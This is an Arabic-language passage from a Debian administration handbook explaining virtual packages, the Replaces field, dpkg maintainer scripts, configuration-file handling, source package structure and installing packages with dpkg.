دعنا نناقش الحالة الأولى بتفصيل أكثر من خلال مثال: نقول أن جميع مخدمات البريد الإلكتروني، مثل postfix أو sendmail « تُقدِّم » الحزمة الظاهرية mail-transport-agent. بالتالي، أي حزمة تحتاج هذه الخدمة (مثل برامج إدارة قوائم بريدية، مثل smartlist أو sympa) تصرح ببساطة أنها تحتاج mail-transport-agent في اعتمادياتها بدلاً من تحديد قائمة طويلة وغير كاملة للحلول الممكنة (مثل **`postfix | sendmail | exim4 | …`**). بالإضافة لذلك، لا فائدة من تثبيت مخدمي بريد إلكتروني على نفس الجهاز، ولذلك تصرح كل واحدة من هذه الحزم عن تعارض مع الحزمة الظاهرية mail-transport-agent. يتجاهل النظام التعارض الذاتي، لكن هذه التقنية تمنع تثبيت أكثر من مخدم بريد إلكتروني واحد على نفس الجهاز.

> *سياسة دبيان*
>
> قائمة الحزم الظاهرية
>
> حتى تتحقق الفائدة من الحزم الظاهرية، يجب أن يتوافق الجميع على أسمائها. لذلك تجعل سياسة دبيان هذه الحزم قياسية. تتضمن اللائحة mail-transport-agent لمخدمات البريد، و c-compiler لمترجمات لغة C، و www-browser لمتصفحات الوب، و httpd لمخدمات الوب، و ftp-server لمخدمات FTP، و x-terminal-emulator لمحاكيات الطرفية في الوضع الرسومي (**`xterm`**)، و x-window-manager لبرامج إدارة النوافذ، بالإضافة إلى العديد من الأسماء الأخرى.
> يمكنك الحصول على اللائحة الكاملة من الوب.
>
> → http://www.debian.org/doc/packaging-manuals/virtual-package-names-list.txt

5.2.1.4.2. إبدال الحزم

يفيد الحقل `Provides` أيضاً عندما تدرج محتويات الحزمة في حزمة أكبر. مثلاً، وحدة بيرل libdigest-md5-perl كانت وحدة اختيارية في بيرل 5.6، وبعدها دُمِجَت كوحدة قياسية في بيرل 5.8 (والإصدارات اللاحقة أيضاً، مثل بيرل 5.14 المتوفر في ويزي). نتيجة لذلك، أضافت الحزمة perl منذ الإصدار 5.8 التصريح `Provides: libdigest-md5-perl` بحيث تتم تلبية اعتماد الحزم الأخرى على هذه الحزمة إذا ثبَّت المستخدم بيرل 5.8 (أو أحدث). لقد حُذِفَت الحزمة libdigest-md5-perl في النهاية، بما أنه لم يبق لها أي عمل بعد إزالة الإصدارات القديمة من بيرل.



شكل 5.1. استعمال الحقل `Provides` للحفاظ على سلامة علاقات الاعتماد بين الحزم

هذه الميزة مفيدة جداً، لأنه لا يمكن أبداً التنبؤ بتقلبات التطوير، ومن المهم أن يكون هناك مجال للتكيف مع إعادة التسمية وغيرها من الاستبدالات الآلية للبرمجيات الميتة.

> *أساسيات*
> **بيرل، لغة برمجة**
>
> بيرل (Perl = Practical Extraction and Report Language) هي لغة برمجة شهيرة جدًا. لها الكثير من الوحدات الجاهزة للاستخدام التي تغطي طيفًا واسعًا من التطبيقات، والتي توزعها مخدمات CPAN (شبكة أرشيفات بيرل الشاملة، Comprehensive Perl Archive Network)، وهي شبكة عملاقة لحزم بيرل.

→ http://www.perl.org/
→ http://www.cpan.org/
بما أنها لغة مفسرة، فلا يحتاج البرنامج المكتوب بها لترجمة قبل تنفيذه. ولهذا تدعى البرامج المكتوبة بها « سكربتات بيرل ».

5.2.1.4.3. القيود الحالية

تعاني الحزم الظاهرية من بعض القيود، أهمها عدم وجود رقم للإصدار. بالعودة إلى مثالنا السابق، لا يمكن لنظام الحزم أن يعتبر الاعتمادية `Depends: libdigest-md5-perl (>= 1.6)` مثلاً محققة أبداً، حتى مع تثبيت بيرل 5.10 — رغم أنها على الأغلب محققة فعلاً. لكن نظام الحزم لا يدرك هذا، ويفضل الخيار الأقل مخاطرة، ويفترض أن الإصدارين غير متناسبين.

التعمق أكثر
إصدارات الحزم الظاهرية

رغم أن الحزم الظاهرية ليس لها إصدارات في الوقت الحاضر، إلا أنه لا يشترط أن تستمر هذه الحال. وبالفعل، تستطيع **apt** إدارة إصدارات الحزم الظاهرية الآن ويتوقع أن يدعمها **dpkg** لاحقاً أيضاً. عندئذ سنتمكن من كتابة حقول مثل `Provides: libstorable-perl (= 1.7)` للدلالة على أن الحزمة تقدم نفس وظائف الحزمة libstorable-perl في إصدارها 1.7.

5.2.1.5. استبدال الملفات: حقل `Replaces`

يشير الحقل `Replaces` إلى أن الحزمة تحوي ملفات تتوفر أيضاً في حزم أخرى، لكن هذه الحزمة مخولة باستبدالها شرعاً. بدون هذا التصريح، سيخفق **dpkg**، ويعلن أنه لا يستطيع استبدال ملفات الحزمة الأخرى (في الواقع، يمكن إجبار **dpkg** على ذلك باستخدام الخيار `--force-overwrite`). هذا يسمح بالتعرف على المشاكل التي يُحتَمَل ظهورها، كما يفرض على المشرف دراسة الوضع قبل أن يقرر إضافة حقل كهذا.

يُبرَّر استخدام هذا الحقل عند تغيير اسم الحزمة أو عند تضمين حزمة في حزمة أخرى. كما يحدث هذا أيضاً عندما يقرر المشرف توزيع الملفات الناتجة عن حزمة مصدرية واحدة بشكل متفاوت بين عدة حزم ثنائية متنوعة: لم يعد الملف المستبدل ينتمي للحزمة القديمة، بل فقط للحزمة الجديدة.

إذا استبدلت جميع ملفات إحدى الحزم المثبتة، تعتبر الحزمة مزالة. أخيراً، يشجع هذا الحقل **dpkg** على إزالة الحزمة المستبدَلَة عند حدوث تضارب.

التعمق أكثر

حقل Tag

في مثال apt السابق، يمكننا أن نرى حقلاً لم نشرحه بعد، وهو الحقل Tag. لا يُعرِّف هذا الحقل علاقة بين الحزم، بل يُستخدَم ببساطة لتصنيف الحزمة ضمن فئات حسب الموضوع. لقد كان تصنيف الحزم وفقاً لعدد من المعايير (نوع الواجهة، اللغة البرمجية، مجال التطبيق، الخ) متاحاً منذ زمن طويل. ورغم ذلك، هناك حزم ليس لها وسوم دقيقة، كما أن هذا التصنيف غير مدعوم في جميع أدوات دبيان؛ تعرض **aptitude** هذه الوسوم، وتسمح باستخدامها كمعايير للبحث. بالنسبة لمن ينفرون من معايير البحث في **aptitude**، يمكنهم التوجه للموقع التالي الذي يسمح بتصفح قاعدة بيانات هذه الوسوم:

→ http://debtags.alioth.debian.org/

5.2.2. سكربتات الإعداد

بالإضافة إلى ملف `control`، قد يحتوي أرشيف `control.tar.gz` الموجود في كل حزمة دبيان على عدد من السكربتات، يستدعيها **dpkg** في مراحل مختلفة من معالجة الحزمة. تصف سياسة دبيان الحالات المحتملة بالتفصيل، مُحدِّدَةً السكربتات المستدعاة والمتغيرات التي تستقبلها. هذه التسلسلات قد تكون معقدة، لأنه إذا فشل تنفيذ أحد السكربتات، سيحاول **dpkg** العودة إلى حالة مُرضِيَة عبر إلغاء عملية التثبيت أو الإزالة الجارية (طالما كان ذلك ممكناً).

التعمق أكثر

قاعدة بيانات **dpkg**

تُخزَّن جميع سكربتات الإعداد الخاصة بالحزم المثبتة في المجلد `/var/lib/dpkg/info/`، بشكل ملف مسبوق باسم الحزمة. يحوي هذا المجلد أيضًا على ملف امتداده `.list` لكل حزمة، يحوي قائمة بالملفات التي تنتمي لتلك الحزمة.

يحتوي الملف `/var/lib/dpkg/status` على سلسلة من كتل البيانات (بتنسيق ترويسات البريد الشهير، RFC 2822) تصف حالة كل حزمة. كما تُنسَخ المعلومات من ملف `control` الخاص بالحزمة المثبتة هناك أيضًا.

عموماً، يُنفَّذ السكربت `preinst` قبل تثبيت الحزمة، في حين يتبعه `postinst`. كذلك، يُستدعى `prerm` قبل إزالة الحزمة و `postrm` بعد ذلك. تحديث الحزمة يكافئ إزالة النسخة القديمة وتثبيت الجديدة. لا يمكن وصف جميع الحالات الممكنة هنا، لكننا سنناقش الحالتين الأكثر شيوعاً: التثبيت أو التحديث، والإزالة.

تحذير

أسماء السكربتات الرمزية

الأحداث الموصوفة في هذا القسم تدعو السكربتات بأسماء خاصة، مثل **old-prerm** أو **new-postinst**. هذه تعني السكربت **prerm** الموجود في النسخة القديمة من

الحزمة (المثبتة قبل التحديث) والسكربت **postinst** الموجود في النسخة الجديدة (المثبتة بعد التحديث).

تلميح

مخططات الحالة

صنع Manoj Srivastava مخططات تشرح كيف يستدعي **dpkg** سكربتات الإعداد. طَوَّر مشروع نساء دبيان (Debian Women) مخططات مشابهة أيضًا؛ وهي أيسر للفهم قليلاً، لكنها أقل اكتمالاً.

→ http://people.debian.org/~srivasta/MaintainerScripts.html

→ http://wiki.debian.org/MaintainerScripts

5.2.2.1. التثبيت والتحديث

إليك ما يحدث خلال التثبيت (أو التحديث):

1. بالنسبة للتحديث، يستدعي **dpkg** الأمر **old-prerm upgrade *new-version***.
2. في التحديث أيضاً، ينفذ **dpkg** بعدها **new-preinst upgrade *old-version***؛ أما بالنسبة للتثبيت للمرة الأولى فيستدعي **new-preinst install**. قد يضيف **dpkg** الإصدار القديم إلى ذيل البارامترات إذا كانت الحزمة مثبتة ومزالة من قبل (لكن لم يتم تطهيرها، أي أن ملفات إعداداتها لا تزال موجودة).
3. بعدها يفك الضغط عن ملفات الحزمة الجديدة. تستبدل الملفات الموجودة سابقاً، لكن مع الاحتفاظ بنسخة احتياطية مؤقتة.
4. بالنسبة للتحديث، يستدعي **dpkg** الأمر **old-postrm upgrade *new-version***.
5. يُحدِّث **dpkg** جميع البيانات الداخلية (لائحة الملفات، سكربتات الإعداد، الخ) ويحذف النسخ الاحتياطية للملفات المستبدلة. هذه هي نقطة اللاعودة: عند هذه اللحظة لا يعود **dpkg** قادراً على الوصول إلى جميع العناصر اللازمة للرجوع إلى الحالة السابقة.
6. بعدها يُحدِّث **dpkg** ملفات الضبط، ويطلب من المستخدم اتخاذ قرار إذا لم يستطع إدارة هذه المهمة آلياً. تفاصيل هذه العملية مشروحة في القسم 5.2.3، « شفرات التحقق، لائحة ملفات الضبط » ص 130.
7. أخيراً، يضبط **dpkg** الحزمة بتنفيذ **new-postinst configure *last-version-configured***.

5.2.2.2. إزالة حزمة

إليك ما يحدث أثناء إزالة حزمة:

1. يستدعي **dpkg** الأمر **prerm remove**.
2. يزيل **dpkg** جميع ملفات الحزمة، عدا ملفات الضبط وسكربتات الإعداد.
3. ينفذ **dpkg** الأمر **postrm remove**. تُحذَف جميع سكربتات الإعداد، عدا `postrm`. إذا لم يطلب المستخدم خيار « التطهير »، تنتهي العملية هنا.
4. لتطهير الحزمة بالكامل (يطلب هذا الأمر بالشكل **dpkg --purge** أو **dpkg -P**)، تُحذَف ملفات الإعدادات أيضاً، بالإضافة لعدد معين من النسخ (`*.dpkg-tmp`، `*.dpkg-old`، `*.dpkg-new`) والملفات المؤقتة؛ بعدها ينفذ **dpkg** الأمر **postrm purge**.

مصطلحات

التطهير، إزالة الحزمة بالكامل

عند إزالة حزمة ديبان، تبقى ملفات الإعداد في سبيل تسهيل إعادة التثبيت في المستقبل. كما يُحتَفظ عادةً بالبيانات التي تولدها الخِدْمات (مثل محتويات مجلد مخدم LDAP، أو محتويات قاعدة بيانات مخدم SQL).

لإزالة جميع البيانات المتعلقة بالحزمة، يجب « تطهير » الحزمة بالأمر **dpkg -P** ***package*** أو الأمر **apt-get remove --purge** ***package*** أو **aptitude purge** ***package***.

يجب عدم الاستخفاف عند استعمال أمر التطهير لأن إزالة هذه البيانات نهائية.

هناك سكربت `config` يكمل السكربتات الأربعة المذكورة سابقاً، توفره الحزم التي تعتمد على **debconf** للحصول على معلومات من المستخدم لضبط الحزمة. يُحدِّد هذا السكربت أثناء التثبيت الأسئلة التي تطرحها **debconf** بالتفصيل. تُسجَّل الإجابات في قاعدة بيانات **debconf** للرجوع إليها مستقبلاً. تستدعي **apt** هذا السكربت عموماً قبل تثبيت الحزم واحدة تلو الأخرى وذلك لتجميع كل الأسئلة وطرحها جميعاً على المستخدم في بداية العملية. يمكن بعدها أن تستفيد سكربتات ما قبل وما بعد التثبيت من هذه المعلومات حتى تتبع رغبات المستخدم.

أدوات

debconf

لقد أُنشِئَت **debconf** لحل مشكلة متكررة في ديبان. لقد كانت الحزم التي لا يمكن أن تعمل دون حد أدنى من الإعداد تطرح الأسئلة باستدعاء الأمرين **echo** و **read** في سكربتات `postinst` (وغيره من السكربتات المشابهة). لكن هذا يعني أيضاً أن المستخدم أثناء عمليات التثبيت أو التحديث الكبيرة يجب أن يبقى مع الحاسوب للإجابة

على الأسئلة المتنوعة التي قد تظهر في أي لحظة. لقد تخلصنا تماماً تقريباً من هذه التفاعلات اليدوية بعد استخدام الأداة **debconf**.

تتمتع **debconf** بالعديد من المزايا المثيرة: فهي تفرض على المطور تحديد التفاعلات مع المستخدم؛ وتسمح بترجمة جميع النصوص المعروضة للمستخدم (تُخزَّن جميع الترجمات في ملف `templates` الذي يُعرِّف التفاعلات)؛ ولها واجهات مختلفة لعرض الأسئلة على المستخدم (الوضع النصي، الوضع الرسومي، الوضع غير التفاعلي)؛ كما تسمح بإنشاء قاعدة بيانات مركزية للإجابات لمشاركة الإعدادات نفسها بين عدة حواسيب... لكن أهم ميزة هي أنه يمكن الآن طرح جميع الأسئلة على المستخدم على التعاقب، قبل بدء عمليات التثبيت أو التحديث الطويلة. يستطيع المستخدم بعدها أن ينطلق لأداء أعماله الأخرى بينما يتولى النظام عملية التثبيت وحده، دون الحاجة لبقاء المستخدم أمامه يحدِّق في الشاشة وينتظر الأسئلة.

5.2.3. شفرات التحقق، لائحة ملفات الضبط

قد يحوي أرشيف `control.tar.gz` في حزمة دبيان ملفات مهمة أخرى بالإضافة لسكربتات الإعداد وبيانات التحكم المذكورة في الأقسام السابقة. أولها، `md5sums`، يحوي شفرات MD5 لجميع ملفات الحزمة. فائدته الأساسية هي أنه يسمح للأدوات مثل **debsums** (التي سندرسها في القسم 14.3.3.1، « فحص الحزم: **debsums** وحدودها » ص 453) للتأكد أن هذه الملفات لم تُعدَّل منذ تثبيتها. لاحظ أنه عند عدم وجود هذا الملف، سوف يولده dpkg ديناميكياً أثناء عملية التثبيت (ويخزنه في قاعدة بيانات dpkg مثل ملفات التحكم الأخرى).

يسرد الملف `conffiles` ملفات الحزمة التي يجب معاملتها كملفات ضبط. قد يُعدِّل مدير النظام ملفات الضبط، وسوف يحاول **dpkg** الحفاظ على هذه التعديلات عند تحديث الحزمة.

في الواقع، يتصرف **dpkg** بأذكى ما يمكن في هذه الحالات: إذا لم يتغيَّر ملف الإعدادات القياسي بين النسختين، لا يفعل أي شيء. لكن إذا تَغيَّر الملف، سيحاول تحديث هذا الملف. هناك احتمالين هنا: إما أن مدير النظام لم يلمس ملف الإعداد هذا، وفي تلك الحالة يُثبِّت **dpkg** النسخة الجديدة آلياً؛ أو أن الملف قد عُدِّل، وفي تلك الحالة يسأل **dpkg** مدير النظام عن النسخة التي يريد أن يستخدمها (النسخة القديمة المعدلة، أو الجديدة الموفرة مع الحزمة). حتى يساعد **dpkg** في اتخاذ هذا القرار، يعرض عليك إظهار « **diff** » يُبيِّنُ الاختلاف بين النسختين. إذا اختار المستخدم إبقاء النسخة القديمة، سوف تُخزَّن الجديدة في نفس المكان في ملف له اللاحقة `.dpkg-dist`. أما إذا اختار المستخدم النسخة الجديدة، تحفظ النسخة القديمة في

ملف له اللاحقة `dpkg-old.`. هناك خيار آخر متاح وهو مقاطعة **dpkg** مؤقتاً لتحرير الملف ومحاولة استرجاع التعديلات المناسبة (التي تم التعرف عليها باستخدام **diff**).

التعمق أكثر

تفادي الأسئلة المتعلقة بملفات الضبط

يعالج **dpkg** تحديث ملفات الضبط، لكنه يقطع عمله بانتظام أثناء هذه العملية، حتى يطلب مدخلات من مدير النظام. هذا لا يناسب الذين يبحثون عن تشغيل التحديثات بطريقة غير تفاعلية. لذلك يوفر هذا البرنامج خيارات تسمح للنظام بالاستجابة آلياً وفق منطق ثابت: يحفظ الخيار **--force-confold** النسخة القديمة من الملف؛ أما **--force-confnew** سيستخدم النسخة الجديدة منه (يلتزم البرنامج بهذه الخيارات حتى لو لم يكن مدير النظام قد عدَّل الملف، وهذا نادراً ما يكون الهدف المقصود). إذا أضيف الخيار **--force-confdef** فسوف يتخذ **dpkg** القرار بنفسه إذا كان ذلك ممكناً (أي عندما لا يكون ملف الإعدادات الأصلي معدلاً)، ويلتزم بالخيار **--force-confnew** أو **--force-confold** في الحالات الأخرى.

هذه الخيارات تعمل مع **dpkg**، لكن مدير النظام سيتعامل مباشرة مع **aptitude** أو **apt-get** في معظم الأحيان. بالتالي، يجب أن تعرف الصيغة المستخدمة لتحديد الخيارات بحيث يتم تمريرها إلى الأمر **dpkg** (الصيغة المستخدمة متشابهة جداً في البرنامجين).

```
# apt-get -o DPkg::options::="--force-confdef" -o DPkg::op
➥ tions::="--force-confold" dist-upgrade
```

يمكن تخزين هذه الخيارات مباشرة في إعدادات **apt**. لعمل ذلك، أضف السطر التالي إلى الملف `/etc/apt/apt.conf.d/local` ببساطة:

```
DPkg::options { "--force-confdef"; "--force-confold"; }
```

إن تضمين هذا الخيار في ملف الإعداد يعني أنه سيستخدم أيضاً مع الواجهات الرسومية مثل **aptitude**.

التعمق أكثر

إجبار dpkg على طرح أسئلة عن ملفات الإعداد

يطلب الخيار **--force-confask** من **dpkg** أن يعرض الأسئلة المتعلقة بملفات الإعداد، حتى في الحالات التي لا تكون فيها هذه الأسئلة ضرورية. إذن، عند إعادة تثبيت حزمة مع هذا الخيار، سوف يسأل **dpkg** الأسئلة ثانية لجميع ملفات الإعداد التي عدَّلها مدير النظام. هذا مفيد جداً، خصوصاً بالنسبة لإعادة تثبيت ملف الإعداد الأصلي إذا حُذِف ولم تكن هناك نسخة أخرى متوفرة: إعادة التثبيت العادية لن تفيد، لأن **dpkg** يعتبر إزالة الملفات نوع مشروع من التعديل عليها، وبالتالي لن يُثبِّت ملف الإعداد المطلوب.

5.3. بنية الحزمة المصدرية

5.3.1. الصيغة

تتألف الحزمة المصدرية عادة من ثلاثة ملفات، ملف ‎.dsc، وملف ‎.orig.tar.gz، و ‎.debian.tar.gz (أو ‎.diff.gz). تسمح هذه الملفات بإنشاء حزمة ثنائية (ملف ‎.deb الذي تحدثنا عنه) من الشفرة المصدرية للبرنامج، المكتوبة بإحدى اللغات البرمجية.

ملف ‎.dsc (Debian Source Control) هو ملف نصي يحوي ترويسة RFC2822 (مثل ملف control الذي درسناه في القسم 5.2.1، « وصف: الملف control » ص 120) الذي يصف الحزمة المصدرية ويحدد الملفات الأخرى التي تنتمي إليها. يوقّع المشرف على الحزمة هذا الملف، لضمان سلامته. انظر القسم 6.5، « التحقق من سلامة الحزم » ص 170 لمزيد من التفاصيل على هذا الموضوع.

مثال 5.1. ملف ‎.dsc

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

Format: 3.0 (quilt)
Source: zim
Binary: zim
Architecture: all
Version: 0.48-1
Maintainer: Emfox Zhou <emfox@debian.org>
Uploaders: Raphaël Hertzog <hertzog@debian.org>
Homepage: http://zim-wiki.org
Standards-Version: 3.9.0
Vcs-Browser: http://svn.debian.org/wsvn/collab-maint/deb-maint/zim/trunk؟op=log
Vcs-Svn: svn://svn.debian.org/collab-maint/deb-maint/zim/trunk
Build-Depends: debhelper (>= 7.4.12), python-support (>= 0.8), xdg-utils, python
➥  (>= 2.5), libgtk2.0-0 (>= 2.6), python-gtk2, python-xdg, python-simplejson | py
➥ thon (>= 2.6)
Checksums-Sha1:
 bd84fa5104de5ed85a49723d26b350856de93217 966899 zim_0.48.orig.tar.gz
 352111ff372a20579664416c9abd4970839835b3 9615 zim_0.48-1.debian.tar.gz
Checksums-Sha256:
 77d8df7dc89b233fdc3aab1a8ad959c6888881ae160770f50bf880a56e02f895 966899 zim_0.48.orig
➥ .tar.gz
 0fceab5d3b099075cd38c225fa4002d893c1cdf4bbcc51d1391a34248e1e1a22 9615 zim_0.48-1.debi
➥ an.tar.gz
Files:
 88cfc18c0c7339528d5f5f463647bb5f 966899 zim_0.48.orig.tar.gz
 608b6e74aa14252dfc6236ab184bdb0c 9615 zim_0.48-1.debian.tar.gz

-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1.4.10 (GNU/Linux)
Comment: Signed by Raphael Hertzog

iQEcBAEBCAAGBQJMSUAfAAoJEAOIHavrwpq5qjUIAKmM8p86GcHYTxMmKENoBUoW
UPi5R7DzrLMbFrUXKgXWLvEKQTXpmkJhh2aSWq2iY+5piBSHwMiITfaBTpdTRvzU
5nT/n9MlF8sJFESet/NgZaMPFDzWUbIy5aYbuG1TXmn/7XiDrBaQGiVqKkVLPrqc
yWhsotn3JNKIjbPDW/DjImYyKD5RZpXrbVjuIgDT1E6yxtNYwUyBlK0cx/GITNep
```

```
uV48hsT8cj0paqVXl5+P9Ww8XIE3clxNpE/45/tvKvkqGOeysc6OPAqsIw6HYFY9
0EnvMTfMpeQOA68ZqsNpUjomv5r/EGwdCbAWo5iJDsZzXQ1Feh6iSNrjv3yeRzg=
=qnbh
-----END PGP SIGNATURE-----
```

لاحظ أن الحزمة المصدرية لها اعتماديات أيضاً (`Build-Depends`) تختلف تماماً عن اعتماديات الحزم الثنائية، لأن الاعتماديات هنا تُبيّن الأدوات اللازمة لترجمة البرنامج الذي تحويه وبناء حزمته الثنائية.

تحذير

فضاءات أسماء منفصلة

من المهم الانتباه هنا إلى عدم وجود نوع من الارتباط الإلزامي بين اسم الحزمة المصدرية والحزمة (أو الحزم) الثنائية التي تنتج عنها. فهم هذه القضية سهل عند معرفة أن الحزمة المصدرية قد تولِّد عدة حزم ثنائية. لهذا يحوي الملف `.dsc` الحقلين `Source` و `Binary` للتصريح عن اسم الحزمة المصدرية وتخزين قائمة الحزم الثنائية التي تنتج عنها.

ثقافة

سبب التقسيم لعدة حزم

في كثير من الأوقات، يمكن أن تولّد الحزمة المصدرية (لبرمجية معينة) عدة حزم ثنائية. سبب التقسيم هو إمكانية استخدام (أجزاء من) البرنامج في مجالات مختلفة. خذ المكتبات المشتركة على سبيل المثال، يمكن تثبيتها لتشغيل برنامج آخر (مثل libc6)، أو يمكن تثبيتها لتطوير برنامج جديد (عندها ستستخدم الحزمة libc6-dev). كما أن القضية نفسها تنطبق على خدمات المخدم/عميل التي نريد فيها تثبيت جزء المخدم على جهاز ما وقسم العميل على جهاز آخر (هذه هي حالة openssh-server و openssh-client، مثلاً).

وفي أوقات كثيرة أيضاً، تُقدَّم الوثائق في حزمة خاصة: قد يثبتها المستخدم بشكل مستقل عن البرنامج، وقد يختار إزالتها في أي وقت لتحرير مساحة القرص الصلب. بالإضافة لذلك، هذا يحفظ المساحة التخزينية على مرايا دبيان، بما أن حزم الوثائق مشتركة بين جميع المعماريات (بدلاً من تكرار الوثائق في حزم كل معمارية من المعماريات).

منظور

الصيغ المختلفة للحزم المصدرية

لقد كان هناك صيغة وحيدة للحزم المصدرية في الأصل. هي الصيغة `1.0`، التي تجمع أرشيف `.orig.tar.gz` مع رقعة « الدَبيَنَة debianization » `.diff.gz` (هناك أيضاً صيغة بديلة، تتألف من أرشيف `.tar.gz` وحيد، الذي يُستَخدَم آلياً إذا لم يكن هناك `.orig.tar.gz` متوفر).

لكن منذ دبيان سكويز، يستطيع المطورون استخدام الصيغ الجديدة التي تعالج العديد من مشكلات الصيغة العتيقة. تستطيع الصيغة `3.0 (quilt)` أن تجمع عدة أرشيفات منبعية (upstream) في حزمة مصدرية واحدة: بالإضافة إلى الأرشيف المعتاد `.orig.tar.gz`، يمكن تضمين أرشيفات `.orig-component.tar.gz` متممة. يفيد هذا إذا كان البرنامج الأصلي يُوزَّع في عدة مكونات منبعية لكن هناك رغبة بتقديم حزمة مصدرية واحدة له. كما يمكن ضغط هذه الأرشيفات باستخدام **bzip2** أو **xz** بدلاً من **gzip** (يدعم البرنامج **dpkg-source** صيغة **lzma** أيضاً لكنها غير مقبولة في الأرشيف الرسمي)، وذلك لحفظ المساحة التخزينية والموارد الشبكية. أخيراً، استبدلت الرقعة الوحيدة `.diff.gz` بالأرشيف `.debian.tar.gz` الذي يحوي تعليمات الترجمة ومجموعة من الترقيعات للبرنامج المنبعي يضيفها المشرف على الحزمة. تُحفظ هذه الترقيعات الأخيرة بصيغة متوافقة مع **quilt** – وهي أداة تُسهِّل إدارة سلسلة من الترقيعات.

الملف `.orig.tar.gz` هو أرشيف يحوي الشفرة المصدرية بالشكل الذي يقدمه المطور الأصلي. يُطلَب من مشرفي حزم دبيان عدم تعديل هذا الأرشيف حتى يمكن التحقق بسهولة من مصدر الملف وسلامته (بمقارنة بسيطة بين شفرات التحقق) ولاحترام رغبات بعض المطورين.

يحوي `.debian.tar.gz` جميع التعديلات التي يجريها مشرف دبيان، خصوصاً إضافة مجلد `debian` الذي يحوي التعليمات الواجب تنفيذها لبناء حزمة دبيان.

أدوات

فك الضغط عن حزمة مصدرية

إذا كان لديك حزمة مصدرية، يمكنك استخدام الأمر **dpkg-source** (من الحزمة *dpkg-dev*) لفك الضغط عنها:

```
$ dpkg-source -x package_0.7-1.dsc
```

يمكنك أيضاً استخدام **apt-get** لتنزيل الحزمة المصدرية وفك الضغط عنها مباشرة. لكن هذا يحتاج لإضافة سطور *deb-src* المناسبة في الملف `/etc/apt/sources.list` (لمزيد من التفاصيل، انظر القسم 6.1، « تعبئة الملف `sources.list` » ص 146). تستخدم هذه السطور لإضافة « مصادر » الحزم المصدرية (أي المخدمات التي تستضيف مجموعات من الحزم المصدرية).

```
$ apt-get source package
```

5.3.2. الاستخدام في دبيان

الحزم المصدرية هي أساس كل شيء في دبيان. جميع الحزم الدبيانية تنشأ من حزم مصدرية، وكل تعديل في حزمة دبيانية هو نتيجة تعديل في الحزمة المصدرية. يتعامل مشرفو دبيان مع الحزم المصدرية، لكن مع معرفة تبعات تعديلاتهم على الحزم الثنائية. فثمرات جهودهم إذن تراها في الحزم المصدرية التي توفرها دبيان: يمكنك الرجوع لها ولكل شيء ينتج عنها بسهولة.

عند وصول نسخة جديدة من الحزمة (حزمة مصدرية وحزمة ثنائية واحدة أو أكثر) إلى مخدم دبيان، الحزمة المصدرية هي الأهم. وفعلاً، سوف تعمل شبكة من الأجهزة ذات المعماريات المختلفة على ترجمتها للمعماريات المتنوعة التي تدعمها دبيان. إن إرسال المطور لحزمة ثنائية واحدة أو أكثر لمعمارية معينة (عادة i386 أو amd64) غير مهم نسبياً، لأنه يمكن توليد هذه الحزم آلياً أيضاً.

5.4. معالجة الحزم باستخدام dpkg

dpkg هو الأمر الأساسي لمعالجة حزم دبيان في النظام. إذا كنت تملك حزم `.deb`، فإن **dpkg** هو المسؤول عن تثبيتها أو تحليل محتوياتها. لكن رؤية هذا البرنامج لعالم دبيان جزئية: فهو يعرف ما هو مُثبَّت على النظام، وما يُعطَى له في سطر الأوامر، لكن لا يعرف شيئاً عن الحزم المتوفرة الأخرى. ولذلك فهو يفشل إذا لم تكن الاعتماديات محققة. أما الأدوات الأخرى مثل **apt-get**، من ناحية أخرى، سوف تنشئ قائمة بالاعتماديات لتثبيت كل شيء آلياً قدر المستطاع.

> *ملاحظة*
>
> **dpkg** أو **apt-get**؟
>
> يجب اعتبار **dpkg** أداة نظام (backend)، و **apt-get** كأداة أقرب للمستخدم، تتجاوز قيود الأداة الأولى. تعمل هذه الأدوات معاً، ولكل منها خصوصياتها، وتتناسب مع مهام محددة.

5.4.1. تثبيت الحزم

dpkg هي، وقبل كل شيء، أداة لتثبيت حزم دبيان المتوفرة مسبقاً (لأنها لا تنزل أي شيء من الشبكة). لتثبيت حزمة، نستخدم الخيار `-i` أو `--install`.

مثال 5.2. تثبيت حزمة باستخدام **dpkg**

```
# dpkg -i man-db_2.6.2-1_amd64.deb
(Reading database ... 96357 files and directories currently installed.)
Preparing to replace man-db 2.6.1-3 (using man-db_2.6.2-1_amd64.deb) ...
Unpacking replacement man-db ...
Setting up man-db (2.6.2-1) ...
Building database of manual pages ...
```

يمكننا أن نرى الخطوات المختلفة التي تجريها **dpkg**؛ وبذلك نعلم عند أي نقطة حدث الخطأ في حال حدوثه. يمكن أيضاً إجراء التثبيت على مرحلتين: أولاً فك الضغط، بعدها الإعداد. تستفيد **apt-get** من هذه النقطة، لتقليل عدد استدعاءات **dpkg** (بما أن كل استدعاء له كلفة، بسبب تحميل قاعدة البيانات إلى الذاكرة، خصوصاً لائحة الملفات المثبتة على النظام).

مثال 5.3. فك الضغط والإعداد على مرحلتين

```
# dpkg --unpack man-db_2.6.2-1_amd64.deb
(Reading database ... 96357 files and directories currently installed.)
Preparing to replace man-db 2.6.2-1 (using man-db_2.6.2-1_amd64.deb) ...
Unpacking replacement man-db ...
#  dpkg --configure man-db
Setting up man-db (2.6.2-1) ...
Building database of manual pages ...
```

أحياناً يخفق **dpkg** في تثبيت الحزمة ويعيد خطأ؛ إذا طلب المستخدم منه تجاهل هذا الخطأ، سوف يصدر تحذيراً فقط؛ لهذا السبب تجد خيارات `--force-*` المختلفة. استدعاء الأمر **dpkg --force-help**، أو وثائق هذا الأمر، يعطيك قائمة كاملة بهذه الخيارات. أكثر الأخطاء تكراراً، والذي سيواجهك عاجلاً أو آجلاً، هو تضارب الملفات. عندما تحوي الحزمة ملفاً ثبّتته حزمة أخرى من قبل، يرفض **dpkg** تثبيت الحزمة. في تلك الحالة تظهر الرسائل التالية:

```
Unpacking libgdm (from .../libgdm_3.8.3-2_amd64.deb) ...
dpkg: error processing /var/cache/apt/archives/libgdm_3.8.3-2_amd64.deb (--unpack):
 trying to overwrite '/usr/bin/gdmflexiserver', which is also in package gdm3 3.4.1-9
```

في هذه الحالة، إذا كنت تعتقد أن استبدال الملف لن يكون خطراً على استقرار النظام (وهذه هي الحال عادة)، يمكنك استخدام الخيار `--force-overwrite`، الذي يطلب من **dpkg** تجاهل هذا الخطأ واستبدال الملف.

